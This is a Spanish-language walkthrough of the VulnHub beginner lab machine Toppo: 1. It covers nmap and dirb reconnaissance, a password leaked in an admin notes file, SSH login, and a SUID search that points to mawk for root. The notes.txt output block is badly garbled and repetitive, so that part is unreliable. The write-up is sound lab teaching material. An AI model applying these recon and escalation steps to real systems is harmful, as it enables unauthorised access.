Rafael Aguilar Muñoz

TOPPO: 1 About Release Name: Toppo: 1 Date release: 12 Jul 2018 Author: Hadi Mene Series: Toppo Download Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download! Toppo.zip (Size: 558 MB) Download: https://mega.nz/#!XAwEWS4a!IOlu10Z8zvyhjcPMNK6GLuHjCLb5IUMa00ccAf2-uXY Download (Mirror): https://download.vulnhub.com/toppo/Toppo.zip ? Description The Machine isn't hard to own and don't require advanced exploitation . Level : Beginner DHCP : activated Inside the zip you will find a vmdk file , and I think you will be able to use it with any usual virtualization software (tested with Virtualbox) . If you have any question : my twitter is @h4d3sw0rm Happy Hacking ! ?

Tenemos la ip de la máquina Toppo. Y necesitamos credenciales para poder acceder.

```
)-[/home/rafa]
   nmap -A 192.168.43.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-05 11:49 EST
Nmap scan report for 192.168.43.23
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
       STATE SERVICE VERSION
PORT
                      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
    2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
    256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
    256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp_open http
                    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Clean Blog - Start Bootstrap Theme
111/tcp open rpcbind 2-4 (RPC #100000)
  rpcinfo:
    program version
                       port/proto service
   100000 2,3,4
100000 2,3,4
100000 3,4
                       111/tcp
                                   rpcbind
                         111/udp
                                   rpcbind
                         111/tcp6
                                  rpcbind
    100000 3,4
                        111/udp6
                                   rpcbind
    100024 1
                       35697/udp6 status
    100024
                       44404/tcp
                                   status
    100024
                       47182/udp
                                   status
                       57045/tcp6 status
    100024 1
MAC Address: 08:00:27:4E:5F:42 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
            ADDRESS
HOP RTT
    1.21 ms 192.168.43.23
```


Usar el parámetro "-A" con el comando nmap para detectar el sistema operativo de la máquina, las versiones de los servicios que se ejecutan en los puertos abiertos, usar scripts para buscar vulnerabilidades y usar traceroute para rastrear la ruta de los paquetes desde su origen hasta su destino.




Acceder a la página de la máquina vulnerable desde firefox en Kali Linux.

```
i)-[/home/rafa]
    dirb http://192.168.43.23
DIRB v2.22
By The Dark Raver
START_TIME: Mon Feb 5 11:54:01 2024
URL_BASE: http://192.168.43.23/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
    Scanning URL: http://192.168.43.23/
⇒ DIRECTORY: http://192.168.43.23/admin/
⇒ DIRECTORY: http://192.168.43.23/css/
⇒ DIRECTORY: http://192.168.43.23/img/
+ http://192.168.43.23/index.html (CODE:200|SIZE:6437)
=> DIRECTORY: http://192.168.43.23/js/
+ http://192.168.43.23/LICENSE (CODE:200|SIZE:1093)
=> DIRECTORY: http://192.168.43.23/mail/
⇒ DIRECTORY: http://192.168.43.23/manual/
+ http://192.168.43.23/server-status (CODE:403|SIZE:301)
=> DIRECTORY: http://192.168.43.23/vendor/
```

Usar el comando "dirb" para buscar todos los directorios que contiene la página mediante una lista común que contiene ejemplos de carpetas.



Acceder a "192.168.43.23/admin" y nos encontramos con el fichero "notes.txt".



Ahora visualizamos el contenido del archivo "notes.txt" que contiene la contraseña de un usuario. El writeup y un poco de razonamiento demuestra que donde pone "myself" se refiere a la misma persona y la contraseña contiene la palabra ted. El usuario tendría que ser ted.

```
The distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Sun Apr 15 12:33:00 2018 from 192.168.0.29 ted@Toppo:~$

Inneed to change my password 2/ 12345ted12 watching soccer.

Watching soccer.

Watching soccer.

Watching soccer.

Watching soccer.

In permitted soccer.

Watching soccer.

In permitted soccer.

In permitted by applicable law.
Last login: Sun Apr 15 12:33:00 2018 from 192.168.0.29 ted@Toppo:~$

Inneed to change my password 2/ 12345ted12 watching soccer.

In permit be established.

ED25519 key fingerprint is SHA256:vJgmhqKOmHqOMbOplSTyOdzw6GenPEkZkch+PIVozzw.

The permit be established.

ED25519 key fingerprint is SHA256:vJgmhqKOmHqOMbOplSTyOdzw6GenPEkZkch+PIVozzw.

The program of the established.

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The program of the occupation of the established.

ED25519 key fingerprint is SHA256:vJgmhqKOmHqOMbOplSTyOdzw6GenPEkZkch+PIVozw.

The permit be established.

ED2519 key fingerprint is SHA256:vJgmhqKOmHqOMbOplSTyOdzw6GenPEkZkch+PIVozw.

The permit be established.

ED25519 key fingerprint is SHA256:vJgmhqKOmHqOMbOplSTyOdzw6GenPEkZkch+PIVozw.

The permit be established.

ED25519 key fingerprint is SHA256:vJgmhqKOmHqOMbOplSTyOdzw6GenPEkZkch+PIVozw.

The permit be established.

ED2519 key fingerprint is SHA256:vJgmhqKOmHqOMbOplSTyOdzw6GenPEkZkch+
```

Ahora nos conectamos mediante ssh a la máquina Toppo.

```
ted@Toppo:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
ted@Toppo:~$
```

Buscar todos los archivos que tengan permisos de usuario "setuid" activados

El comando "mawk" es un comando muy completo y efectivo para escalar privilegios en una máquina vulnerable. Y a partir de ahí, podemos acceder sin ningún problema al directorio "/root" y vemos un archivo que contiene la flag para resolver la máquina virtual.